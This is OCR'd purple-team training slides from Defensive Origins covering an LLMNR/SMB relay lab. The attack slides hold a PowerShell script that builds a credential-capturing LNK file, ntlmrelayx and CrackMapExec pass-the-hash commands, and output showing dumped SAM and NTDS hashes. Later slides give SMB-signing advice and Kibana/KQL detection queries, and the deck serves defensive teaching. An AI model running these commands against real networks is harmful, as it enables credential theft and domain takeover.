
C2
Infrastructure


Collaboration

Atomic Red Team
Metasploit
PowerEmpire
More and more...

Cobalt Strike
Silent Trinity
Metasploit

Attack Team and Defense Team can work together on attack

Atomic Purple Team Phase: Attack



Attack Methodology 2 – LNK Files

A malicious file that causes network share interactions

- Appropriated interactions cause credential exchanges
- NTLMRelay can forward this credential material to various protocols
- LDAP / SMB

Attack

Attack Tools

Atomic Red Team
Metasploit
PowerEmpire
More and more…

C2
Infrastructure

Cobalt Strike
Silent Trinity
Metasploit

Collaboration

Attack Team and Defense Team can work together on attack

Quick build in PowerShell

```
$objShell = New-Object -ComObject WScript.Shell
$lnk = $objShell.CreateShortcut("c:\Labs\Malicious.lnk")
$lnk.TargetPath = "\\10.10.98.20\@threat.png"
$lnk.WindowStyle = 1
$lnk.IconLocation = "%windir%\system32\shell32.dll, 3"
$lnk.Description = "Browsing the \\dc01\labs file share triggers SMB
auth."
$lnk.HotKey = "Ctrl+Alt+O"
$lnk.Save()
```

defensiveorigins.com

LC1150.11 – LLMNR – SMB Relay

PowerShell File:


```
$objShell = New-Object -ComObject WScript.Shell
$lnk = $objShell.CreateShortcut("c:\Labs\Malicious.lnk")
$lnk.TargetPath = "\\10.10.98.20\@threat.png"
$lnk.WindowStyle = 1
$lnk.IconLocation = "%windir%\system32\shell32.dll, 3"
$lnk.Description = "Browsing the \\dc01\labs file share triggers SMB
auth."
$lnk.HotKey = "Ctrl+Alt+O"
$lnk.Save()
```

Atomic Purple Team Phase: Attack

MITRE:
T1557 – LLMNR Poisoning and Relay
T1204 – Malicious File \ .001 Malicious Link
TA0033 – Lateral Movement


Links:
https://github.com/SpiderLabs/Responder
https://github.com/SecureAuthCorp/impacket

Attack Methodology 2 – LNK Files



When a user visits a share location containing the LNK:

- Windows silently requests the file location
- Authentication occurs
- Depending on privilege,
  - Lateral Movement?
  - Game Over?




```
    self.socket.bind(self.server_address)
OSError: [Errno 98] Address already in use

[*] SMBD-Thread-3: Connection from LABS/ITADMIN@10.10.98.10
[*] Authenticating against smb://10.10.98.14 as LABS/ITADMI
[*] SMBD-Thread-3: Connection from LABS/ITADMIN@10.10.98.10
[*] SMBD-Thread-5: Connection from LABS/ITADMIN@10.10.98.10
[*] SMBD-Thread-6: Connection from LABS/ITADMIN@10.10.98.10
[*] Service RemoteRegistry is in stopped state
[*] SMBD-Thread-7: Connection from LABS/ITADMIN@10.10.98.10
[*] Starting service RemoteRegistry
[*] SMBD-Thread-8: Connection from LABS/ITADMIN@10.10.98.10
[*] SMBD-Thread-9: Connection from LABS/ITADMIN@10.10.98.10
[*] SMBD-Thread-10: Connection from LABS/ITADMIN@10.10.98.1
[*] SMBD-Thread-11: Connection from LABS/ITADMIN@10.10.98.1
[*] SMBD-Thread-12: Connection from LABS/ITADMIN@10.10.98.1
[*] Target system bootKey: 0x18741b36fd9edbf30db53e026ad971
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
itadmin:500:aad3b435b51404eeaad3b435b51404ee:b81fc6f13bee9a
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe
[*] Done dumping SAM hashes for host: 10.10.98.14
```

Atomic Purple Team Phase: Attack

MITRE:
T1557 – LLMNR Poisoning and Relay
T1204 – Malicious File \ .001 Malicious Link
TA0033 – Lateral Movement

Links:
https://github.com/SpiderLabs/Responder
https://github.com/SecureAuthCorp/impacket



Attack Methodology - NTLMRelayx

Install Impacket in a virtual environment and launch the relay.

```
pipenv install && pipenv shell
./ntlmrelayx.py -t 10.10.98.14 -smb2support
```

Attack
Attack Tools
C2 Infrastructure
Collaboration
Atomic Red Team Metasploit PowerEmpire More and more…
Cobalt Strike Silent Trinity Metasploit
Attack Team and Defense Team can work together on attack

```
(env) itadmin@localhost:/opt/impacket/examples$ sudo python3.6 ntlmrelayx.py -t 10.10.98.14 -smb2support
Impacket v0.9.22.dev1+20200611.111621.760cb1ea - Copyright 2020 SecureAuth Corporation

[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
```

defensiveorigins.com

LC1150.13 – LLMNR – SMB Relay


Atomic Purple Team Phase: Attack

Commands:

```
pipenv install && pipenv shell
./ntlmrelayx.py -t 10.10.98.14 -smb2support
```

MITRE:
T1557 – LLMNR Poisoning and Relay
T1204 – Malicious File \ .001 Malicious Link
TA0033 – Lateral Movement

Links:
https://github.com/SpiderLabs/Responder
https://github.com/SecureAuthCorp/impacket



Attack Methodology - CrackMapExec

CrackMapExec. Everything below sourced from the Github page.

- CrackMapExec (CME) is a post-exploitation tool that helps automate assessing the security of large Active Directory networks
- CME follows the concept of "Living off the Land": abusing built-in Active Directory features/protocols
- CME makes heavy use of the Impacket library and the PowerSploit Toolkit
- CME can be used by blue teams as well to assess account privileges, find possible misconfigurations and simulate attack scenarios

Attack

Attack Tools

C2 Infrastructure

Collaboration

Atomic Red Team
Metasploit
PowerEmpire
More and more…

Cobalt Strike
Silent Trinity
Metasploit

Attack Team and Defense Team can work together on attack


defensiveorigins.com
© Defensive Origins LLC LC1150.14 – LLMNR – SMB Relay

Atomic Purple Team Phase: Attack

MITRE:
T1557 – LLMNR Poisoning and Relay
T1204 – Malicious File \ .001 Malicious Link
TA0033 – Lateral Movement


Links:
https://github.com/SpiderLabs/Responder
https://github.com/SecureAuthCorp/impacket
https://github.com/byt3bl33d3r/CrackMapExec
https://github.com/byt3bl33d3r/CrackMapExec/wiki
https://github.com/PowerShellMafia/PowerSploit

Attack Methodology - CrackMapExec



With a successful relay attack, the SAM database credentials are in play.

CrackMapExec (cme) (and many other tools) can make use of credential hashes.




```
[*] SMBD-Thread-8: Connection from LABS/ITADMIN@10.10.98.10 controlled, but there are no more targets I
[*] SMBD-Thread-9: Connection from LABS/ITADMIN@10.10.98.10 controlled, but there are no more targets I
[*] SMBD-Thread-10: Connection from LABS/ITADMIN@10.10.98.10 controlled, but there are no more targets
[*] SMBD-Thread-11: Connection from LABS/ITADMIN@10.10.98.10 controlled, but there are no more targets
[*] SMBD-Thread-12: Connection from LABS/ITADMIN@10.10.98.10 controlled, but there are no more targets
[*] Target system bootKey: 0x18741b36fd9edbf30db53e026ad97120
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
itadmin:500:aad3b435b51404eeaad3b435b51404ee:b81fc6f13bee9a3bf900955cb0384900:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Done dumping SAM hashes for host: 10.10.98.14
[*] Stopping service RemoteRegistry
```

https://resources.infosecinstitute.com/mitre-attck-spotlight-pass-the-hash/

Atomic Purple Team Phase: Attack

MITRE:
T1557 – LLMNR Poisoning and Relay
T1204 – Malicious File \ .001 Malicious Link
TA0033 – Lateral Movement
T1003 - PS Credential Dumping \ .002 Security Account Manager

Links:
https://github.com/SpiderLabs/Responder
https://github.com/SecureAuthCorp/impacket
https://github.com/byt3bl33d3r/CrackMapExec
https://github.com/byt3bl33d3r/CrackMapExec/wiki



Attack Methodology - CrackMapExec

Review the hashes gathered during the relay attack and execute a PtH.

```
cat /opt/impacket/examples/10.*
```

```
root@localhost:/opt/CrackMapExec# cat /opt/impacket/examples/10.*
itadmin:500:aad3b435b51404eeaad3b435b51404ee:b81fc6f13bee9a3bf900955cb0384900:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
root@localhost:/opt/CrackMapExec#
```

Execute a Pass-the-Hash attack.

```
python3.8 cme smb dc01.labs.local -u itadmin -H
    b81fc6f13bee9a3bf900955cb0384900 --ntds > domain-NTDS
```

```
root@localhost:/opt/CrackMapExec# python3.8 cme smb dc01.labs.local -u itadmin -H b81fc6f13bee9a3bf900955cb0384900 --ntds > domain-NTDS
root@localhost:/opt/CrackMapExec# head domain-NTDS -n 4
SMB         10.10.98.10     445    dc01             [*] Windows 10.0 Build 14393 (name:dc01) (domain:labs.local) (signing:True) (SMBv1:False)
SMB         10.10.98.10     445    dc01             [+] labs.local\itadmin b81fc6f13bee9a3bf900955cb0384900 (Pwn3d!)
SMB         10.10.98.10     445    dc01             [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.10.98.10     445    dc01             itadmin:500:aad3b435b51404eeaad3b435b51404ee:b81fc6f13bee9a3bf900955cb0384900:::
root@localhost:/opt/CrackMapExec#
```

Attack

Attack Tools

Atomic Red Team
Metasploit
PowerEmpire
More and more...

C2
Infrastructure

Cobalt Strike
Silent Trinity
Metasploit

Collaboration

Attack Team and Defense Team can work together on attack

defensiveorigins.com

© Defensive Origins LLC LC1150.16 – LLMNR – SMB Relay

Atomic Purple Team Phase: Attack

Commands:


```
Cat /opt/impacket/examples/10.*
python3.8 cme smb dc01.labs.local -u itadmin -H
b81fc6f13bee9a3bf900955cb0384900 --ntds > domain-NTDS
```

MITRE:

T1557 – LLMNR Poisoning and Relay
T1204 – Malicious File \ .001 Malicious Link
TA0033 – Lateral Movement
T1003 - PS Credential Dumping \ .002 Security Account Manager
T1550 – User Alternate Authentication \ .002 Pass The Hash

Links:

https://github.com/SpiderLabs/Responder
https://github.com/SecureAuthCorp/impacket
https://github.com/byt3bl33d3r/CrackMapExec
https://github.com/byt3bl33d3r/CrackMapExec/wiki



Policy
Firewall
End Protection
Hunt & Defend
Activity and Network Probes
Collaboration
Actionable Alerts

Hunt and Defend Methodology

How will hunting/defending work?

- Understand potential implications of tools and their usage
- Define network standards that limit the use of weak network protocols
- Roll potential fixes to development / QA / lab environments
- Complete documentation process for APT Lifecycle
- Request sign-off and change management approvals

Further defensive controls implementation:

- SMB Signing should be enforced. No? Get a pentest and let a third-party show C-Level the risk.
- Cisco device configurations should be reviewed across the board.
  - Limit use of Smart Install (SMI) features
  - DTP can let an attacker hop around your networks looking for segments with NBNS, LLMNR


defensiveorigins.com

Atomic Purple Team Phase: Hunt and Defend

Hunt and Defend Methodology

How will hunting/defending work?
In Kibana, start by searching for what is known:

- The user account **‘LocalAdmin’**
- Successful logon **event ID 4624**
- Investigate the results



event_id: 4624 and LocalAdmin

3 hits

Feb 28, 2020 @ 16:01:00.654 - Feb 28, 2020 @ 16:16:00.654 —

Policy
Firewall
End Protection
Hunt & Defend
Activity and Network Probes
Collaboration
Actionable Alerts

Atomic Purple Team Phase: Hunt and Defend


Kibana Queries:
‘LocalAdmin’

Event IDs:
4624 - An account was successfully logged on.
4625 - An account failed to log on.

Hunt and Defend Methodology


Detection of a successful Pass-the-Hash attack includes several factors.

- Event ID: 4624
- Logon Type: NTLMSSP
- User Reported SID: NULL / NOBODY (S-1-0-0)
- KQL: **event_id: 4624 and logon_type: 3 and user_reporter_sid: "s-1-0-0" and logon_process_name: ntlmssp**



Toggling the fields listed below produces probable pass-the-hash detection


- **logon_process_name**
- **src_ip_addr**
- **user_name**
- **user_reporter_sid**
- **host_name**



event_id	src_ip_addr	host_name	logon_process_name	logon_type	user_reporter_sid
4,624	10.10.98.20	dc01.labs.local	ntlmssp	3	S-1-0-0
4,624	10.10.98.20	dc01.labs.local	ntlmssp	3	S-1-0-0
4,624	10.10.98.20	dc01.labs.local	ntlmssp	3	S-1-0-0
4,624	10.10.98.20	ws01.labs.local	ntlmssp	3	S-1-0-0
4,624	10.10.98.20	ws01.labs.local	ntlmssp	3	S-1-0-0
